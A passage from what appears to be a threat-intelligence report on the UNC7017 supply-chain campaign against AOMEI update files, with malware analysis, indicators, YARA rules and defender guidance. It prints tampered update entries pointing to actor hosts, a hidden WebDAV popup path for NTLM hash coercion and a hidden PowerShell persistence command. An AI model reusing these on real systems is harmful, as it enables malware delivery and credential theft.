At the conclusion of each window, UNC7017 reverted both down_html.ini and Notifycfg.ini to their legitimate contents. This hinders post-incident vendor audits, minimizes the window for network defenders to capture live malicious server responses, and restricts compromise to clients polling for updates during those exact minutes.

Weaponizing Native Update Logic: down_html.ini and Configuration Bloat

To compromise endpoints without relying on software vulnerabilities, UNC7017 abused the AOMEI client's legitimate update and popup rendering workflow. By default, the client downloads update archives into its Tmphtml directory, unpacks them to the local html/ directory, and processes instructions from two remote configuration files: down_html.ini and Notifycfg.ini.

To ensure the AOMEI client accepted and extracted the weaponized upgrade-now.zip archive, UNC7017 systematically incremented the minor build version (β€œthrid”) and updated the expected MD5 checksum in down_html.ini during each tampering window:

[Date]
-Url=https://www2.aomeisoftware.com/download/abpopup/upgrade-now.zip
+Url=https://promotion.storage-data.com/download/abpopup/upgrade-now.zip
Name=upgrade-now
[Version]
maj=8
min=2
-thrid=5
+thrid=6
[MD5]
-Val=EE89C99F3753231771170F5D9CBBAE1E
+Val=31323E7E738230FA6A8DEEF2B7894666

Figure 2: July 16 tampering of down_html.ini redirecting downloads to promotion.storage-data.com with incremented version (thrid=6) and synchronized MD5 hash.

During the 6-minute window on July 16, UNC7017 simultaneously modified Notifycfg.ini (SHA256: d2f9ef2429312667f0512504b6a19ba4a9cc5514f1b2933923dd42f75a1c5934), injecting over 35,000 lines of repetitive configuration sections named [dummy_XXXXXX]. This extreme configuration bloat was structured to override standard client version checks forcing the client to trigger an update regardless of its installed version and immediately execute the unpacked CROSSROAD dropper (upgrade-now.exe) from the local html/ directory.

Infrastructure Shifts

Between April an July 2026, UNC7017 shifted its staging and delivery infrastructure between public cloud buckets and actor controlled lookalike domains, likely to test payload delivery and masquerade as legitimate vendor traffic.Β 

Infrastructure Shifts

  1. Early Cloud Staging (April–May 2026): Early CROSSROAD payloads (upgrade-now.exe observed May 20) relied on Alibaba Cloud Object Storage (serv.oss-cn-hongkong.aliyuncs.com).

  2. Dedicated Domain Infrastructure (July 1–7, 2026): The threat actor transitioned to dedicated, vendor-themed domains (storage-data.com, promotion.storage-data.com, aomei.storage-data.com).

  3. Hybrid Cloud Delivery Split (July 20, 2026): During the 5-minute window on July 20, the threat actor modified down_html.ini to direct initial client downloads to a public Google Cloud Storage bucket (storage.googleapis.com/aomeiupdate/upgrade-now.zip) rather than storage-data.com. This tactical shift allowed the initial download to bypass enterprise proxy filters that block Newly Registered Domains (NRDs), while the executed CROSSROAD loader continued to leverage storage-data.com for secondary payload retrieval and C2 communications.

[Date]
Url=https://storage.googleapis.com/aomeiupdate/upgrade-now.zip
Name=upgrade-now
[Version]
maj=8
min=2
thrid=7
[MD5]
Val=BF73C4391B58CA95220CE3AE03F66DCF

Figure 3: July 20 modification of down_html.ini utilizing Google Cloud Storage (thrid=7) to evade Newly Registered Domain (NRD) perimeter blocks.

WebDAV NTLM Credential Coercion

On July 20, UNC7017 introduced a secondary exploitation vector inside Notifycfg.ini. Prior to tampering, Notifycfg.ini displayed a legitimate 400x380 promotional banner advertising "World Cup Deals." The threat actor replaced this banner with an invisible 1x1 pixel window (Width=1, Height=1) assigned maximum execution priority (Priority=9999) that instructed the client to render a remote HTML file over a universal naming convention (UNC) WebDAV path:

[PopWindow1]
ID=307
Title=20260408-AB Flash Sale (All Lang 不含EN)
Address="file://8.210.84.56/DavWWWRoot/campaign/24hour-flash-sale.html"
Width=1
Height=1
Priority=9999

Figure 4: Malicious Notifycfg.ini configuration from July 20 implementing an invisible 1x1 popup window to coerce WebDAV/NTLM authentication to 8.210.84.56.

Β 

By forcing the AOMEI client to request a remote file:// resource via WebDAV (DavWWWRoot), UNC7017 created a silent credential harvesting mechanism capable of coercing endpoints into transmitting NetNTLMv2 authentication hashes to the actor-controlled IP address (8.210.84.56) without user visibility.

Malware Delivery & Post-Exploitation Tooling

Across the campaign waves, UNC7017 deployed a consistent chain of custom loaders and commercial/open-source post-exploitation frameworks:

  • Defense Evasion via Timestomping: Analysis of an early CROSSROAD dropper (upgrade-now.exe) submitted to VirusTotal on May 20 revealed that the threat actor manipulated PE compilation timestamps to display fabricated 2024 build dates in an effort to complicate forensic timeline analysis.

  • Modified Radmin Server Backdoor: During the May 28 wave, the unsigned loader dropped into the html/ directory executed rsetup64.exe /intsetup, silently installing a modified version of the commercial remote administration tool Radmin Server to establish persistent remote access.

  • Adaptix C2 Integration: Since at least early July 2026, the threat actor was observed deploying the Adaptix C2 framework across its storage-data.com infrastructure.

The Primary Downloader: CROSSROADΒ 

The primary Stage-2 downloader (upgrade-now.exe, SHA256: 9a58e8f49edf5644e5728f74cf36f560d3d486fa51db4db69d927963c7aca450) is a 64-bit Windows executable written in C, tracked by GTIG as the CROSSROAD malware family. Delivered inside upgrade-now.zip, CROSSROAD is responsible for environment validation, active endpoint cleanup, staging the secondary payload bundle, and establishing scheduled task persistence for the Stage-3 backdoor suite.

  • Path Verification: As part of its configuration routine, CROSSROAD checks whether its file path contains the substring AOMEI. If the substring is absent, it initiates a self-deletion routine; however, it does not abort, continuing both its background configuration cleanup and its downloader routines regardless.

  • Execution Guardrails: Before proceeding with secondary downloads, CROSSROAD enforces two primary checks:

    • Geolocation Check: Queries external domain name system (DNS) (myip.opendns.com, o-o.myaddr.l.google.com) and HTTP reflection services (checkip.amazonaws.com, api.ipify.org, ifconfig.me/ip, icanhazip.com) using custom User-Agents (Anyviewer-loader/1.0, Anyviewer-ipcheck/1.0). In specific execution branches, if the returned country code is "CN" (China), the loader aborts its primary payload execution path.

    • Lock Mutex: Acquires the named mutex Global\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883} to prevent multiple concurrent instances on the same host.

  • Host Artifact Reversion & Anti-Forensics: To complicate post-incident triage and forensic reconstruction, the loader systematically reverts local configuration states during its execution cycle. The malware parses down_html.ini (located at <install_dir>\..\..\), restoring the update thread parameter (thrid) to its default value of 5 and pointing the update download URL back to legitimate AOMEI distribution infrastructure (https://www2.aomeisoftware.com/download/abpopup/).

  • Stage-3 Payload Staging & Extraction: If environment checks pass, CROSSROAD downloads https://promotion.storage-data.com/config/component.zip (also observed as en.zip), to %TEMP%\svc<random_hex>.tmp, and unpacks its contents into the user’s local application data directory using an embedded miniz library.

  • Persistence via Scheduled Task: To ensure continuous execution of the staged payload bundle, upgrade-now.exe registers a persistent scheduled task named RadminComponentRuntime (configured with the description”Radmin Component runtime checkable.”). The task is set to execute %LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechk every three hours.

  • Self-Deletion (--nitrod): After extracting the payload bundle and creating the scheduled task, CROSSROAD purges itself from disk. To bypass Windows file-locking constraints, the executable drops a copy of itself to the temporary directory and executes it with the --nitrod parameter, passing its parent PID via NITRODP and original executable path via NITRODT. The child process waits for the parent to terminate, renames the original binary's primary :$DATA stream to an alternate data stream named :wtfbbq via SetFileInformationByHandle, and flags FileDispositionInfo with DeleteFile = TRUE to unlink the binary on handle close.

  • Version Information: The executable contained standard PE version metadata with a notable typo string: "ProductName: AOMEI Update Compent".

Victim Profiling, Malware Delivery Logic

Figure 5: Victim Profiling, Malware Delivery Logic

Stage-3 Payload: SHINYROAD and Radmin Suite

The payload archive unpacked into %LOCALAPPDATA%\Radmin\ by CROSSROAD contains a Famatech Radmin 3.x administration bundle used to deliver the SHINYROAD modular backdoor framework. The malware contains no native persistence mechanism of its own and relies entirely on the external scheduled task registered by CROSSROAD for execution.

  • Execution via DLL Search-Order Hijacking (BlkScrDl.dll): Execution begins when the persistent RadminComponentRuntime scheduled task launches the legitimate, signed Radmin binary %LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechk (or FamItrf2.exe). During startup, the Radmin executable is hijacked into loading the attacker's unsigned DLL, BlkScrDl.dll, via search-order hijacking. The adversary named this DLL to masquerade as Radmin's legitimate "blank screen" driver library.

  • Shared Memory & In-Process COM Server Staging: Upon execution, BlkScrDl.dll locates config.zip in its execution directory, maps its raw contents into a shared memory section named Local\963d3c60-d406-4ad6-aa1e-dc8e45061ccf, and dynamically registers csvc\RuntimeComponent.dll as an in-process COM Server under CLSID {21191641-0D7F-4CD9-9572-01AAE6E7851B} and AppID {9AD3E98A-4C7E-4F37-982D-D73D41E4F91B}.

  • COM-Triggered Stage-2 Initialization & Embedded PocketPy VM: When the Radmin process instantiates the registered CLSID, the Windows COM subsystem loads the DLL. The DLL reads config.zip directly from shared memory, extracts the encrypted payload metadata.dat, and decrypts it using ChaCha20 with an HMAC-SHA256 derived key and IV. The decrypted payload consists of compiled Python bytecode, which RuntimeComponent.dll executes within an embedded PocketPy interpreter, establishing initial C2 connectivity to 8.218.65.184:443.

Evolution of the SHINYROAD Architecture

Analysis of earlier campaign variants revealed that SHINYROAD relies on custom C-level extensions (_pyio_compat, _pyio_struct, and pkpy) to avoid loading standard Python libraries on disk:

  • Custom Binary C2 Protocol: Earlier variants communicated over raw TCP (8.218.65.184:41397). The agent generates a unique ID by fingerprinting the hostname and username, authenticates via a hard-coded handshake key, and dynamically transitions all subsequent communication to use symmetric encryption derived from this unique ID.

  • In-Memory Capabilities: The engine supports interactive remote shell access (os.system), traffic chaffing (generating randomized junk packets to disrupt network signatures), and dynamic in-memory extension via the pkpy WorkPool thread manager without writing script modules to disk.

Post-Exploitation: Nitro PDF Theme & Adaptix C2

In mid-July 2026, following the successful deployment of SHINYROAD, telemetry identified later-stage activity where UNC7017 pushed down ADAPTAGENT, the client portion of the Adaptix C2 post-exploitation framework. To blend in or appear as user-downloaded activity, these payloads masqueraded as Nitro PDF promotional and scanning tools (NitroPromotion.exe):

  • Persistence: The malware installed a scheduled task named \NitroRuntime that executed:

powershell -Command "Start-Process 'C:\Users\<USER>\AppData\Local\Temp\NitroPromotion.exe' -WindowStyle Hidden"

Figure 6: NitroRuntime scheduled task persistence

  • Adaptix C2 Beaconing: The executable sideloaded Eztwain4.dll (ADAPTAGENT) from %LOCALAPPDATA%\Nitro Pro\, which established periodic 2-minute beacons to 8.210.84.56:6800.

Outlook and Implications

This campaign highlights a broader evolution in software supply chain attack methodologies. Supply chain intrusions have historically focused on inserting backdoors into software source code or tampering with developer build pipelines (e.g., SolarWinds, 3CX). While highly impactful, compromised source trees leave persistent binary signatures in official release files that can be discovered during post-release binary analysis.

UNC7017's use of ephemeral configuration tampering represents a lower-overhead, higher-stealth alternative:

  1. Anti-Analysis by Design: By restricting configuration changes to five to ten minute windows, the vast majority of legitimate users and automated repository crawlers only encounter authentic, vendor-signed files.

  2. Selective Exploitation: Threat actors can selectively compromise target organizations that maintain frequent polling intervals while minimizing their exposure window on vendor infrastructure.

  3. Dual-Pronged Approach: Combining software update redirection with invisible WebDAV NTLM coercion could allow adversaries to harvest credentials from passive users even if binary payload execution is blocked.

  4. Co-opting Commercial Software: Deploying unmodified versions of legitimate administration tools (such as Radmin 3.x) to masquerade sideloaded covert channels illustrates how adversaries blend commercial remote management capabilities with hidden backdoor modules.

Remediation and Hardening

Defenders should focus on behavioral profiling of updater processes, specifically monitoring for unsigned child processes spawned by background update runners and unauthorized network redirection originating from trusted desktop software. For broader recommendations on securing software delivery pipelines, please refer to our previously published Mitigation Guidance for Supply Chain Compromise.

Vendor Notification & Architecture Hardening

On July 17, 2026, Mandiant notified AOMEI Technology regarding the observed configuration tampering on their update infrastructure and provided relevant indicators. AOMEI subsequently responded on July 29, 2026, stating that corrective actions had been taken.

Why Server-Side Remediation Does Not Disinfect Endpoints

Crucially, server-side remediation does not clean endpoints that downloaded malicious updates during earlier tampering windows. Because the tampering occurred in brief, short bursts, systems that received these files may remain compromised without the organization's knowledge unless proactive endpoint hunting and remediation are performed.

  • Persistent Resident Payloads: Endpoints that polled for updates during an active tampering window downloaded and staged persistent payloads (via scheduled tasks) that remain fully operational even after the vendor restores authentic .ini files on the origin servers.

  • Obscured Root Cause: While the subsequent backdoor activity and scheduled tasks generate detectable endpoint telemetry, the ephemeral delivery vector obscures the initial intrusion mechanism. Because server tampering lasted approximately 5 minutesβ€”and the loader actively reverted local configuration filesβ€”investigators reviewing vendor update URLs hours later will observe only benign, authentic infrastructure, complicating root cause analysis and patient-zero identification.

  • Hunting Imperative: Organizations running AOMEI software cannot assume they are protected solely because the vendor took corrective server-side action. Enterprise security teams must perform retrospective endpoint and network hunts across the entire April–July time frame using the indicators and YARA rules provided in this post.

Guidance for Software Vendors & Developers

Software supply chain security extends beyond developer workstations and build pipelines. When desktop software relies on remote configuration files to manage update and notification behaviors, adversaries can target the distribution layer rather than the source code. To defend against configuration tampering and distribution-channel hijacking, software vendors should implement the following security controls:

  • End-to-End Cryptographic Signature Verification: Client applications must cryptographically verify Authenticode digital signatures and validate vendor certificates on all downloaded executables and archives before extraction or execution. Update clients should never rely solely on transport-layer HTTPS or remote checksums (such as cleartext MD5 values in an unauthenticated configuration file).

  • Cryptographically Signed Configuration Files: Remote configuration files (.ini, .json, or .xml) should be digitally signed using asymmetric public key cryptography. If an origin server or content delivery network (CDN) is modified without authorization, client software will detect the invalid signature and reject the configuration.

  • Domain Allowlisting and Destination Pinning: Software update clients should enforce strict destination pinning, restricting update downloads exclusively to official, pre-approved vendor domains and CDNs. Update engines should reject redirection to arbitrary third-party domains or generic public cloud storage buckets.

  • Restricting Uniform Resource Identifier (URI) Schemes in In-App Handlers: Embedded web views, promotional popups, and notification handlers should strictly enforce secure web protocols (https://) and explicitly disallow local file (file://) and UNC WebDAV schemes to prevent external NTLM credential coercion.

  • Decoupling Core Updates from Marketing Channels: Separating essential software maintenance routines from dynamic promotional popups and notification banners reduces the attack surface and ensures that advertising channels cannot trigger local code execution.

  • Origin Integrity Monitoring and Access Controls: Origin web servers and object storage buckets hosting update metadata should enforce strict access controls, multi-factor authentication, and automated real-time file integrity monitoring (FIM) with immediate alerting on configuration changes.

Guidance for Security Operations (SOC) & Incident Responders

Overcoming the "Point-in-Time" Triage Pitfall

The short-burst nature of this attack creates a unique challenge for incident response:

  • The Triage Trap: When an EDR alert fires for a suspicious process spawned by an updater, SOC analysts frequently attempt to validate the alert by navigating to the vendor's download URL or checking URL reputation. Because the threat actor reverted the remote configuration files within five to ten minutes, the vendor's server returns authentic, clean files most of the time, leading analysts to mistakenly dismiss the detection as a false positive.

  • Actionable IR Protocol: Defenders must not rely on live web checks. Incident responders must preserve and analyze the endpoint-cached configuration files in %PROGRAMFILES(X86)%\AOMEI\*\Tmphtml\ and review proxy/firewall telemetry corresponding to the precise second the alert was triggered.

Camouflaged Follow-on Activity

The deployment of Adaptix C2 under the guise of Nitro PDF can mislead analysts into treating alerts as isolated, user-initiated software downloads rather than staged lateral movement. Responders must trace updater parentage to identify root-cause supply chain tampering.

Endpoint and Network Hardening Actions

Endpoint File Checks

Inspect systems for the following directories and artifacts. Defenders must distinguish between malicious payloads and legitimate signed binaries abused for search-order hijacking:

Directory

Malicious Artifacts (Primary IOCs)

Abused Legitimate / Support Binaries

Defender Triage & Hunting Guidance

%LOCALAPPDATA%\Radmin\

BlkScrDl.dll, csvc\RuntimeComponent.dll, config.zip, metadata.dat

FamItrfc.exe, FamItrf2.exe, WinLpcDl.dll, WinLpcDl2.dll

Do not dismiss if executables are signed: FamItrfc.exe is authentic Famatech software abused to hijack BlkScrDl.dll. Alert on unsigned DLLs and executions with --runtimechk.

%LOCALAPPDATA%\Nitro Pro\

Eztwain4.dll (ADAPTAGENT), NitroPromotion.exe

mfc140u.dll (Microsoft MFC runtime), Nitro_Scan2PDFApp.exe

Payloads masquerade as Nitro PDF tools. Eztwain4.dll is sideloaded by the executables. Look for parent PowerShell processes spawned with -WindowStyle Hidden.

%TEMP%\

svc*.tmp, en\

β€”

Ephemeral child processes spawned with --nitrod to purge CROSSROAD via NTFS stream overwrites (:wtfbbq).

AOMEI Install Paths (Tmphtml\, html\)

upgrade-now.zip, upgrade-now.exe (CROSSROAD)

down_html.ini, Notifycfg.ini

Staging location for the AOMEI update flow. Check for unauthorized executable drops in the web UI html\ directory.

Table 1: Endpoint file checks

Scheduled Tasks and Registry

  • Scheduled Tasks: Check for unauthorized tasks named \NitroRuntime or \RadminComponentRuntime.

  • Registry: Check \REGISTRY\MACHINE\SYSTEM\Software\Microsoft\TIP\AggregateResults\data for unusual binary blobs.

Network Defenses

  • Block outbound network connections to promotion.storage-data.com, aomei.storage-data.com, storage-data.com, 8.210.84.56, 47.239.60.117, and 8.218.65.184.

  • Block outbound SMB (TCP 445) and WebDAV traffic to external IP addresses to prevent NTLM credential coercion.

  • Inspect proxy and web gateway logs for the User-Agent Anyviewer-loader/1.0 or requests to Alibaba Cloud OSS endpoint serv.oss-cn-hongkong.aliyuncs.com.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

Malicious File Hashes (SHA-256)

File / Description

SHA-256

upgrade-now.zip (May 20 CROSSROAD Archive)

6670ab3f0434a42f33416f8354150b1701e7615f3cfa2f1635e54f8df0f6eec7

upgrade-now.exe (May 20 CROSSROAD Loader)

11e576df44e9c9eef72b9f5b699291bcdb200a19130778ec231e5b0987b913ad

upgrade-now.exe (July 16 CROSSROAD Loader)

9a58e8f49edf5644e5728f74cf36f560d3d486fa51db4db69d927963c7aca450

upgrade-now.exe (July 20 CROSSROAD Loader)

b360b6db0c2b668317edc1504a7c39ef047f0d925c8f113b521f6724c157ae21

upgrade-now.zip (July 20 CROSSROAD Archive)

9ed503c6a9a3a493fb859401e9ed469eed77ab9927341964d6dbfbfa6255aeba

component.zip / en.zip (SHINYROAD Package)

d167bc898e856da8a4003cb4dfc7de55fea109eee3cd64fc8999710314109464

RuntimeComponent.dll (Custom PocketPy Engine)

8fbaa74b27dc1e89abfc694e834378746f0ad37a688098c5f8f511410157c8b8

BlkScrDl.dll (Malicious DLL)

5837bc26a73cfb46ffd466cf889f03ce2f6a48f1f3fd42ec8be22189d51cab1e

config.zip (Python Bytecode Archive)

4c0a75e0f62ddc0bb350c224fe996f3b2ab08dcb0d288231c61ffe9406c7045b

metadata.dat (ChaCha20 Payload)

4b4d25b3501519476f9a62a88a781e4f446f669280eb5e98c6b96eb6d3743431

axmlx. (Benign Decoy file)

d7cfa659d224928e7b72c806dcf2169594d993ecf6422e6efcdcf251190f2e7c

NitroPromotion.exe (Launcher for ADAPTAGENT Masquerading as a Nitro Executable)

14b31918075e6130b9123158743db0a81e2d7bfcf6d39731ee7d9200a98cd591

Eztwain4.dll (ADAPTAGENT Helper DLL)

8c8090aca8ddb1cf968d2b810457e0cfce97c03cd721f70d2eca7f37f2681fc4

abe.exe (Secondary Payload)

7b252be444dee2fb2a57043a823dc5b5e1fae970aea91ee2c8339aa70329969d

Table 2: Malicious File Indicators

Legitimate File Hashes (SHA-256)

File / Description

SHA-256

WinLpcDl.dll (Legitimate Radmin component)

2d99e9d732ff9304d97c7856b052ca520ae689fec1ce86df724de741913afa4b

WinLpcDl2.dll (Legitimate Radmin component)

dad559ae9bc977783c7251591eeb7aa432b860ce821ccf10b1260fd0e650c951

Nitro_Scan2PDFApp.exe (Legitimate Signed Binary, Abused for Sideloading)

d71a119b4950ee88dd36205176d989a64df5248ac268591d4bbb78621a73acbd

Table 3: Legitimate File Indicators

Configuration File Hashes (AOMEI .ini)

File Description

SHA-256

down_html.ini (Tampered July 16, 08:33–08:39 UTC)

924ad92d89dde577d5858b2ebc5703a485467842d78e98b75019b2e2e0ac3fe6

Notifycfg.ini (Tampered July 16 Window)

d2f9ef2429312667f0512504b6a19ba4a9cc5514f1b2933923dd42f75a1c5934

Notifycfg.ini (Tampered July 20 WebDAV Version)

286e0d8c7bdfaa7c251a3e8f0f2fefbe25c67586c0149d39b1095c89dc6023c8

down_html.ini (Tampered July 20, 10:35–10:40 UTC)

f2a7d0a4c8613a9cdd31ede6131b27040c0571ca97970b245a710191806d7ac4

Table 4: Configuration Files

Network Indicators

Type

Indicator

Context

IP Address

8.210.84.56

WebDAV NTLM Target Server; Adaptix C2

IP Address

8.218.65.184

Historical SHINYROAD C2 Server. Ports used included 41397 and 443

IP Address

47.239.60.117

Secondary Infrastructure

IP Address

96.126.191.98

Allowlist IP configured in whitelist.ini (observed June 22, 2026)

Domain

promotion.storage-data.com

Stage-2 Dropper Staging Domain

Domain

aomei.storage-data.com

Stage-3 Payload Staging Server

Domain

storage-data.com

Threat Actor Domain

Domain

serv.oss-cn-hongkong.aliyuncs.com

Alibaba Cloud OSS Bucket (April/May 2026 Staging)

URL

https://promotion.storage-data.com/download/abpopup/upgrade-now.zip

Stage-2 Dropper Download URL

URL

https://promotion.storage-data[.]com/config/component.zip

SHINYROAD payload

URL

https://promotion.storage-data.com/config/whitelist.ini

Target IP Allowlist Endpoint

URL

https://promotion.storage-data.com/config/en.zip

Stage-3 SHINYROAD Payload URL

URL

https://storage.googleapis.com/aomeiupdate/upgrade-now.zip

July 20 GCS Staging URL

URL

https://storage.googleapis.com/aomeiupdate/component.zip

July 20 GCS Component URL

UNC Path

\\8.210.84.56\DavWWWRoot\campaign\24hour-flash-sale.html

WebDAV NTLM Coercion Resource

Table 5: Network Indicators

Mutexes & Scheduled Tasks

  • Mutex: Global\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883}

  • Shared memory mapping: Local\963d3c60-d406-4ad6-aa1e-dc8e45061ccf

  • Scheduled Task: \RadminComponentRuntime

Google Security Operations (SecOps)

Google Security Operations customers have access to these broad category rules and more under the "Mandiant Frontline Threats", β€œMandiant Hunting Rules”, and "Applied Threat Intelligence - Curated Prioritization" rule packs. The activity discussed in the blog post is detected in Google Security Operations under the rule names:

  • Explorer Launching Cmd With Powershell Start Process Command

  • Suspicious Process Invoking Dllhost Clsid Invocation

  • ATI Active Breach Rule Match for File IoCs

  • ATI High Priority Rule Match for Ip Address IoCs

  • ATI Medium Priority Rule Match for Ip Address IoCs

  • Copy System Binary

  • System32 Binary Copied to Non-Standard Directory

Detections

YARA Rules

rule G_APT_Downloader_CROSSROAD_1
{
	meta:
		author = "Mandiant"
		desc = "Detects obfuscated and masquerading UNC7017 CROSSROAD downloaders targeting AOMEI software update mechanisms"
		
	strings:
		// Masquerading & Metadata
		$meta_typo = "AOMEI Update Compent" wide
		$meta_co = "AOMEI International Network Limited" wide
		$meta_ver = "8.2.5.0" wide
		$meta_orig = "upgrade-now.exe" wide
		$meta_name = "upgrade-now" wide
		// Embedded Decompression & Downloader Artifacts
		$miniz1 = "archive is too large" ascii
		$miniz2 = "failed finding central directory" ascii
		$miniz3 = "unexpected decompressed size" ascii
		$whttp1 = "WinHttpCrackUrl" ascii
		$whttp2 = "WinHttpSendRequest" ascii
		// Obfuscation & Scheduled Task Artifacts
		$task1 = "RadminComponentRuntime" wide
		$task2 = "Radmin Component runtime checkable." wide
		$flag = "--runtimechk" wide
		$sob1 = "IsCurrentIpWhitelisted._sob_enc" ascii
		$sob2 = "DownloadFileFromUrlA._sob_enc" ascii
		$sob3 = "WinMain._sob_enc." ascii
		$obf_key = "_sob_key" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			(($meta_typo or ($meta_co and ($meta_orig or $meta_name or $meta_ver))) and
			 any of ($miniz*) and
			 any of ($whttp*)) or
			(2 of ($sob*) and ($task1 or $flag)) or
			($obf_key and $task1 and $task2 and any of ($sob*))
		)
}
rule G_APT_Backdoor_SHINYROAD_1
{
	meta:
		author = "Mandiant"
		desc = "Detects the SHINYROAD BlkScrDl.dll COM-staging loader and RuntimeComponent.dll PocketPy engine"
		
	strings:
		// Shared SHINYROAD artifacts (shared memory section and mutex)
		$shm = "Local\\963d3c60-d406-4ad6-aa1e-dc8e45061ccf" ascii wide
		$mtx = "Global\\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883}" ascii wide
		// BlkScrDl.dll loader: config.zip staging and COM server registration
		$ld1 = "%sconfig.zip" ascii
		$ld2 = "%scsvc\\RuntimeComponent.dll" ascii
		$ld3 = "libBlkScrDl.dll" ascii
		$com1 = "Software\\Classes\\CLSID\\%s" ascii
		$com2 = "Software\\Classes\\AppID\\%s" ascii
		$com3 = "%s\\InprocServer32" ascii
		// RuntimeComponent.dll embedded PocketPy engine
		$rc1 = "libRuntimeComponent.dll" ascii
		$rc2 = "metadata.dat" ascii
		$rc3 = "_pyio_compat" ascii
		$rc4 = "_pyio_struct" ascii
		$rc5 = "%sdemo_srv.log" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			($shm and $mtx) or
			(($shm or $mtx) and (2 of ($ld*) or 2 of ($rc*))) or
			(2 of ($ld*) and 2 of ($com*)) or
			($rc1 and $rc2 and any of ($rc3, $rc4, $rc5))
		)
}
rule G_APT_Backdoor_SHINYROAD_2
{
	meta:
		author = "Mandiant"
		desc = "Detects compiled PocketPy bytecode payloads associated with SHINYROAD backdoors"

	strings:
		$pkpy_magic = { 4F 43 01 00 }
		$proto1 = "mct3-handshake-v1" ascii
		$script = "bootstrap_tcp_slim_v2_call_min.py" ascii
		$jam1 = "JAM_BURST_PACKETS_MIN" ascii
		$jam2 = "JAM_MIN_MS" ascii
		$jam3 = "JAM_MAX_BYTES" ascii
		$mod1 = "_pyio_struct" ascii
		$mod2 = "_pyio_compat" ascii
		$enc1 = "nh_enc" ascii
		$enc2 = "encbody" ascii

	condition:
		$pkpy_magic at 0 and filesize < 500KB and (
			$proto1 or
			$script or
			all of ($jam*) or
			(all of ($mod*) and any of ($enc*))
		)
}
rule G_APT_Launcher_ADAPTAGENT_1
{
	meta:
		author = "Mandiant"
		desc = "Detects UNC7017 ADAPTAGENT post-exploitation loader and sideloaded Adaptix payload (Nitro camouflage)"
		ref = "https://cloud.google.com/blog/topics/threat-intelligence/investigating-ephemeral-supply-chain-tampering"
		platforms = "Win"
		rs1 = "14b31918075e6130b9123158743db0a81e2d7bfcf6d39731ee7d9200a98cd591"

	strings:
		// Sideloaded Masquerading & Camouflage
		$camo_exe1 = "NitroPromotion.exe" ascii wide nocase
		$camo_exe2 = "Nitro_Scan2PDFApp.exe" ascii wide nocase
		$camo_dll1 = "Eztwain4.dll" ascii wide nocase
		$camo_dll2 = "Nitro PDF Eztwain4" ascii wide nocase
		$camo_ver = "14.10.1.0" ascii wide
		$camo_copy = "Nitro Software, Inc." ascii wide

		// NitroPromotion Loader & Staging Functionality
		$load1 = "DownloadToLocalAppData" ascii
		$load2 = "ExtractZipToDirectoryA" ascii
		$load3 = "GetTempZipFileNameA" ascii
		$load4 = "CreateScheduledTask" ascii

		// Adaptix C2 & ADAPTAGENT Core Artifacts
		$adapt1 = "Adaptix Crash Analyzer v1.0" ascii
		$adapt2 = "Global\\{8d00c640-48d8-4440-a8e1-660fd37f572a}" ascii wide
		$adapt3 = "\\\\.\\pipe\\%08lx" ascii
		$adapt4 = "13ConnectorHTTP" ascii
		$adapt5 = "9Connector" ascii

	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 10MB and (
			// Branch 1: ADAPTAGENT Sideloaded Payload (Eztwain4.dll)
			(any of ($camo_dll*, $adapt1, $adapt2) and 2 of ($adapt*)) or

			// Branch 2: NitroPromotion Masquerading Loader (NitroPromotion.exe)
			(any of ($camo_exe*) and (2 of ($load*) or any of ($adapt1, $adapt2))) or
			(all of ($camo_ver, $camo_copy) and any of ($camo_exe*) and any of ($load*))
		)
}

MITRE ATT&CK Techniques

Tactic

Technique ID

Technique Name

Observed Context

Resource Development

T1583.001

Acquire Infrastructure: Domains

Registration of storage-data.com and the promotion. / aomei. subdomains used for payload staging and callbacks.

Resource Development

T1583.006

Acquire Infrastructure: Web Services

Abuse of Alibaba Cloud OSS (serv.oss-cn-hongkong.aliyuncs.com) and a public Cloud Storage bucket (aomeiupdate) as high-reputation staging infrastructure.

Resource Development

T1608.001

Stage Capabilities: Upload Malware

Staging of upgrade-now.zip, component.zip, and en.zip on actor-controlled domains and cloud storage prior to each tampering window.

Initial Access

T1195.002

Supply Chain Compromise: Compromise Software Supply Chain

Ephemeral modification of remote AOMEI .ini update configuration files.

Execution

T1059.001

Command and Scripting Interpreter: PowerShell

Hidden PowerShell execution (-WindowStyle Hidden) executing the Nitro PDF / Adaptix C2 payload.

Execution

T1059.006

Command and Scripting Interpreter: Python

In-memory execution of compiled bytecode via an embedded PocketPy interpreter (RuntimeComponent.dll / WNTestDll.dll).

Execution

T1559.001

Inter-Process Communication: Component Object Model

BlkScrDl.dll registers CLSID {21191641-0D7F-4CD9-9572-01AAE6E7851B} as an in-process COM server, causing the Radmin process to load csvc\RuntimeComponent.dll.

Persistence

T1053.005

Scheduled Task/Job: Scheduled Task

Scheduled tasks \RadminComponentRuntime (running FamItrfc.exe --runtimechk) and \NitroRuntime.

Defense Evasion

T1574.001

Hijack Execution Flow: DLL

Search-order hijacking of BlkScrDl.dll by the signed FamItrfc.exe, and side-loading of Eztwain4.dll by the Nitro PDF masquerading loaders.

Defense Evasion

T1480

Execution Guardrails

Validation of the AOMEI directory substring and external IP reflection filtering before secondary payload retrieval.

Defense Evasion

T1036.005

Masquerading: Match Legitimate Resource Name or Location

BlkScrDl.dll masquerades as Radmin's legitimate "blank screen" driver library; ADAPTAGENT loaders masquerade as Nitro PDF tools (NitroPromotion.exe, Eztwain4.dll).

Defense Evasion

T1027.013

Obfuscated Files or Information: Encrypted/Encoded File

SHINYROAD stage-2 Python bytecode stored as ChaCha20-encrypted metadata.dat inside config.zip.

Defense Evasion

T1140

Deobfuscate/Decode Files or Information

RuntimeComponent.dll decrypts metadata.dat in memory using ChaCha20 with an HMAC-SHA256 derived key and IV.

Defense Evasion

T1070.004

Indicator Removal: File Deletion

Self-deletion of CROSSROAD (upgrade-now.exe) via a child process spawned with --nitrod.

Defense Evasion

T1564.004

Hide Artifacts: NTFS File Attributes

